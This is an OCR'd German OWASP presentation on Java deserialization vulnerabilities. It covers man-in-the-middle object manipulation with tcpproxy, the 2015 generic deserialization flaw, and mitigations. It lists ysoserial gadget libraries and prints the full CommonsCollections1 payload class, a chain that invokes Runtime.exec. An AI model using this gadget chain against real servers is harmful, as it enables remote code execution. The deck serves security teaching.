Sicherheitsprobleme bei Java Serialisierung

OWASP

The Open Web Application Security Project

About Us

OWASP
The Open Web Application Security Project

Johannes Bär

- Technischer Auditor bei GAI NetConsult GmbH
- Schwachstellen-Assessments und Penetrationstests
  - SCADA-Umfeld
  - Webanwendungsprüfungen

GAI NetConsult GmbH - unabhängiges Beratungs- und Entwicklungsunternehmen in Berlin mit den Schwerpunkten


- Informationssicherheit mit Fokus auf „Sicherheitsmanagement“, „Sicherheitsauditierung“ und „Sicherheit in der Prozessdatenverarbeitung“
- Systementwicklung mit Fokus auf „Sichere Prozessintegration“ und „Sichere Branchenlösungen“

GAI NetConsult

Grundlagen

OWASP
The Open Web Application Security Project

- Serialisierung bezeichnet Umwandlung eines Objektes in eine Byte-Sequenz
  - Kann dann in Datenbanken oder Festplatten gespeichert oder über das Netzwerk übertragen werden
  - Umkehrprozess nennt man Deserialisierung



Serialisierung in Java

OWASP
The Open Web Application Security Project

- Wenn eine Klasse serialisierbar sein soll, muss das Java Interface java.io.serializable implementiert werden
  - Marker Interface, dass der Klasse das Serialisierungs-Verhalten übermittelt
- Java.io bietet viele Packages an, die Serialisierung behandeln
  - java.io.serializable
  - java.io.Externalizable
  - ObjectInputStream
  - ObjectOutputStream
  - etc.
- Serialisierungs-Funktionalität wird häufig zur Kommunikation zwischen Java-Programmen (Thick-Client und Java Server) oder Webapplikationen (Cookies, Viewstate) verwendet

Sicherheitsprobleme serialisierter Kommunikation


OWASP
The Open Web Application Security Project

- Sicherheitsvorfälle aus der Vergangenheit zeigen, dass Probleme dann entstehen, wenn Entwickler annehmen, dass
  - serialisierte Objekte immer von einem vertrauenswürdigen Client bzw. Server stammen
  - Übertragung unter Verwendung von serialisierten Objekten generell als sicher zu betrachten ist
- Bei Vorliegen der Klassendefinition des serialisierten Objektes lassen sich diese auch durch Man-in-the-Middle verändern und so Tests gegen den Server durchführen
  - Injection-Angriffe
  - Etc.

MitM/Manipulation von Java-Objekten

OWASP
The Open Web Application Security Project

- Werkzeug tcpproxy (Autor René Werner) erlaubt durch Erweiterung das Manipulieren von serialisierten Java Objekten (Erweiterungsautor Jon Barg)



- tcpproxy stellt Java-Objekt in XML-Struktur dar und leitet an dann an einen darstellenden Proxy wie z.B. BurpSuite weiter, wo sie menschenlesbar ist und problemlos verändert werden kann
- Demo Time!

Generische Java Object Serialization Schwachstelle

OWASP
The Open Web Application Security Project

- Ende 2015 wurden fundamentale Schwachstellen im Prinzip der Java Object Serialisierung thematisiert (Probleme waren im Grunde schon lange bekannt)
- Diese Probleme können generisch zur Ausführung von Code ausgenutzt werden
  - WebSphere, Jenkins, Jboss, OpenNMS, WebLogic etc.
  - Viele weitere folgen bis heute
- Demo Time!

Generische Java Object Serialization Schwachstelle

OWASP
The Open Web Application Security Project

- Problem: ALLE Java-Klassen, die sich im Klassenpfad befinden und das Interface java.io.serializable implementiert haben, werden vom Server automatisch beim Empfang des entsprechenden Objekts deserialisiert
  - Diese Klassen müssen **NICHT** durch das Statement *import* importiert werden
  - Eigentlich eindeutiger Typecast im Code bedeutet **NICHT**, dass auch nur diese Art von Objekten verarbeitet werden

Generische Java Object Serialization Schwachstelle

OWASP
The Open Web Application Security Project

```
InputStream iStream = this.socket.getInputStream();
ObjectInputStream oiStream = new
ObjectInputStream(iStream);
this.payload = (TcpPayload) oiStream.readObject();
```

- Selbst wenn ObjectInputStream ein serialisiertes Objekt als TcpPayload erhält, versucht Java anhand des Namens diese Klasse im Klassenpfad zu finden und automatisch dessen readObject()-Methode auszuführen, um damit den Bytestrom des Objekts zu deserialisieren
  - Im oben aufgeführten Beispiel würde die readObject()-Methode einer andere Klasse als TcpPayload ausgeführt werden, wenn sie vorhanden ist.
  - Der versuchte Typecast auf die Klasse TcpPayload würde fehlschlagen, wenn es sich um eine andere Klasse handelt. **readObject() der anderen Klasse würde dennoch ausgeführt werden!**

Bekannte Klassen mit Angriffsgadgets

OWASP
The Open Web Application Security Project

- Problem: es gibt viele Standardbibliotheken im Klassenpfad, die die Anforderungen (serializable, eigene readObject()-Methode) erfüllen
- Nachfolgend alle bekannten Klassen, die Gadgets bieten, mit denen Code ausgeführt werden kann (Werkzeug: *ysoserial*)
  - BeanShell1 [org.beanshell:bsh:2.0b5]
  - CommonsBeanutilsCollectionsLogging1 [commons-beanutils:commons-beanutils:1.9.2, commons-collections:commons-collections:3.1, commons-logging:commons-logging:1.2
  - CommonsCollections1 [commons-collections:commons-collections:3.1]
  - CommonsCollections2 [org.apache.commons:commons-collections4:4.0]
  - CommonsCollections3 [commons-collections:commons-collections:3.1]
  - CommonsCollections4 [org.apache.commons:commons-collections4:4.0]
  - Groovy1 [org.codehaus.groovy:groovy:2.3.9]
  - Spring1 [org.springframework:spring-core:4.1.4.RELEASE, org.springframework:spring-beans:4.1.4.RELEASE]
- All diese Klassen haben readObject() durch eine eigene überschrieben
- Beispiel CommonsCollections: Diese Klasse kann durch einen InvocationHandler Systemkommandos zur Ausführung bringen.
- Oft können auch diverse andere Aktionen im Kontext dieser Klasse getätigt werden.

Beispiel-Angriffscode durch CommonsCollection

OWASP
The Open Web Application Security Project

```
public class CommonsCollections1 extends PayloadRunner implements ObjectPayload<InvocationHandler> {

    public InvocationHandler getObject(final String command) throws Exception {
        final String[] execArgs = new String[] { command };
        // inert chain for setup
        final Transformer transformerChain = new ChainedTransformer(
            new Transformer[]{ new ConstantTransformer(1) });
        // real chain for after setup
        final Transformer[] transformers = new Transformer[] {
                new ConstantTransformer(Runtime.class),
                new InvokerTransformer("getMethod", new Class[] {
                    String.class, Class[].class }, new Object[] {
                    "getRuntime", new Class[0] }),
                new InvokerTransformer("invoke", new Class[] {
                    Object.class, Object[].class }, new Object[] {
                    null, new Object[0] }),
                new InvokerTransformer("exec",
                    new Class[] { String.class }, execArgs),
                new ConstantTransformer(1) };

        final Map innerMap = new HashMap();
        final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);
        final Map mapProxy = Gadgets.createMemoitizedProxy(lazyMap, Map.class);
        final InvocationHandler handler = Gadgets.createMemoizedInvocationHandler(mapProxy);
        Reflections.setFieldValue(transformerChain, "iTransformers", transformers);
        return handler;
    }

    public static void main(final String[] args) throws Exception {
        PayloadRunner.run(CommonsCollections1.class, args);
    }
}
```

ysoserial

OWASP
The Open Web Application Security Project

- Zum Erstellen von serialisierten Angriffs-Objekten wurde das Werkzeug ysoserial entwickelt.
- Bietet die Möglichkeit, verschiedene angreifbare Klassen zu Codeausführungszwecken zu missbrauchen.
- Wichtig: auch weitere Klassen könnten als „Gadgets“ missbraucht werden

Maßnahmen

OWASP
The Open Web Application Security Project

- Unzureichende Maßnahme: Gadget-Klassen wie CommonsCollection löschen
  - Es können sich viele Gadgets in diversen Klassen weiterhin befinden
- Whitelisting von Klassen, die deserialisiert werden dürfen
  - Sollte eher als Notlösung verstanden werden, da um diese Whitelisting-Lösungen auch schon Wege gefunden wurden
  - Oft sind Klassen auf der Whitelist, die selber wiederum Gadgets bieten
- Sinnvolle Lösung: nicht mehr unter Verwendung von serialisierten Java-Objekten kommunizieren
  - Bisher schwer durchzusetzten

Quellen

OWASP
The Open Web Application Security Project

Jon Barg (https://github.com/jbarg) - Autor des Artikels “Java Serialization” in Ausgabe 85 des Security Journals der GAI NetConsult GmbH (https://www.gai-netconsult.de/index.php?id=securityjournal) und Entwickler des Java Serialization Moduls für das Werkzeug tcpproxy von **René Werner** (https://github.com/ickerwx/tcpproxy)

Werkzeuge

Ysoserial

https://github.com/frohoff/ysoserial

Ysoserial CommonsCollection1-Angriffsobjekt

https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/CommonsCollections1.java

Tcpproxy von René Werner

https://github.com/ickerwx/tcpproxy

Java Serialisierungs-Modul für *tcpproxy* von Jon Barg

https://github.com/jbarg

Generelle Quellen

Foxglove Security über Java Serialization

https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/

Grafik

http://www.studytonight.com/java/images/Serialization-deserialization.JPG